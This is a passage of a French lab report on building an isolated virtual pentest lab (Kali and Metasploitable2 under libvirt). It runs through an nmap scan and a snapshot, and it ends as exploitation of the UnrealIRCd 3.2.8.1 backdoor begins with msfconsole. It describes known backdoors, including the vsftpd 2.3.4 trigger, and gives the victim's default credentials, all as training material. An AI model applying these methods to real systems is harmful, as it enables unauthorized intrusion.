
Bascule du réseau via virt-xml (plus sûr qu'une édition XML manuelle)

```
sudo virsh shutdown kali-attacker
# vérifier l'arrêt : sudo virsh list --all

sudo virt-xml kali-attacker --edit --network source=isolated-lab


sudo virsh start kali-attacker
sudo virsh domiflist kali-attacker
```

> **Piège rencontré**
>
> Tester le SSH directement sur l'adresse de **broadcast** (`192.168.122.255`) plutôt que sur l'IP réelle de la VM (`192.168.122.93`) produit une erreur trompeuse. Vérifier systématiquement l'IP exacte avec `virsh domifaddr` .



Erreur SSH — confusion entre IP de la VM et adresse de broadcast

Modifier la source réseau directement dans `virsh edit` (éditeur `vi`) est possible mais risqué pour un débutant sur cet éditeur modal — `virt-xml` (utilisé ci-dessus) est recommandé à la place :




Édition XML via vi — approche plus technique, remplacée par virt-xml

Vérification finale de l'isolation réseau, une fois Kali rebranchée :

Validation de l'isolation

```
ip a                    # IP attribuée dans la plage 192.168.100.x
ping -c 3 8.8.8.8       # doit échouer : réseau non accessible
```



Kali isolée : IP 192.168.100.166/24, ping vers internet en échec

4.4 — VM victime : Metasploitable2


Metasploitable2 est fournie comme disque `.vmdk` pré-installé (pas d'installeur à exécuter). Le disque est converti au format qcow2 puis importé directement sur le réseau isolé :

Import direct du disque Metasploitable2, sur le réseau isolé dès la création

```
unzip metasploitable-linux-2.0.0.zip
qemu-img convert -O qcow2 Metasploitable2-Linux/Metasploitable.vmdk ~/libvirt-lab/
metasploitable2.qcow2

sudo virt-install \
  --name metasploitable2-victim \
  --memory 512 \
  --vcpus 1 \
  --disk path=/home/alexis/libvirt-lab/metasploitable2.qcow2,format=qcow2,bus=ide \
  --network network=isolated-lab \
  --os-variant ubuntu16.04 \
  --graphics spice \
  --import \
  --boot hd
```

> **Incident « bus disque »**
>
> Une première tentative sans préciser `bus=ide` a échoué au boot : le `/etc/fstab` d'origine de Metasploitable2 référence `/dev/sda1` (bus IDE d'origine VMware), incompatible avec le nommage `/dev/vda` du bus VirtIO par défaut de libvirt.




fsck échoue : /dev/sda1 introuvable — incompatibilité de bus disque

Après recréation avec `bus=ide`, le système démarre normalement :



Metasploitable2 démarre correctement — bannière de connexion msfadmin/msfadmin




Connexion établie — IP attribuée : 192.168.100.164/24

5 Reconnaissance — scan nmap


Depuis Kali (machine attaquante), scan de découverte de services et de version :

Scan de reconnaissance depuis Kali

```
nmap -sV -O 192.168.100.164
```



Lancement du scan depuis le bureau Kali



Résultats complets — une vingtaine de services ouverts

Port	Service	Version	Remarque
21/tcp	ftp	vsftpd 2.3.4	Backdoor historique injectée dans le code source en 2011
22/tcp	ssh	OpenSSH 4.7p1	—
23/tcp	telnet	Linux telnetd	Protocole non chiffré
139/445	netbios-ssn	Samba 3.X-4.X	Workgroup
3306/tcp	mysql	MySQL 5.0.51a	—
6667/tcp	irc	UnrealIRCd	Backdoor connue — vecteur retenu pour l'exploitation
8180/tcp	http	Apache Tomcat/Coyote 1.1	—

Vulnérabilité retenue

Deux backdoors sont exploitables sans authentification sur cette machine : celle de **vsftpd 2.3.4** (déclenchement par un nom d'utilisateur spécial en connexion FTP, fenêtre de temps très courte avant fermeture du port 6200) et celle d'**UnrealIRCd 3.2.8.1** (sans contrainte de timing). La seconde a été retenue pour la démonstration d'exploitation, la première ayant été testée manuellement (connexion FTP + netcat) sans succès fiable à cause de la fenêtre de déclenchement trop courte.

6 Sauvegarde de l'état sain — snapshot

Avant toute tentative d'exploitation, l'état de la VM victime est figé via un snapshot libvirt, à l'arrêt :

Création du snapshot « snapshot-sain »

```
sudo virsh destroy metasploitable2-victim
sudo virsh snapshot-create-as metasploitable2-victim snapshot-sain "Etat initial avant
compromission"
sudo virsh snapshot-list metasploitable2-victim
sudo virsh start metasploitable2-victim
```

> **Piège rencontré**
>
> `virsh shutdown` (arrêt ACPI « propre ») est ignoré par le vieux noyau de Metasploitable2 (2.6.x). Il a fallu utiliser `virsh destroy` (équivalent d'un arrêt forcé) pour obtenir l'arrêt effectif nécessaire au snapshot.

7 Exploitation de la vulnérabilité

Exploitation de la backdoor **UnrealIRCd 3.2.8.1** via le framework Metasploit, depuis Kali :


Exploitation via Metasploit (payload shell simple, sans contrainte de timing)

```
msfconsole

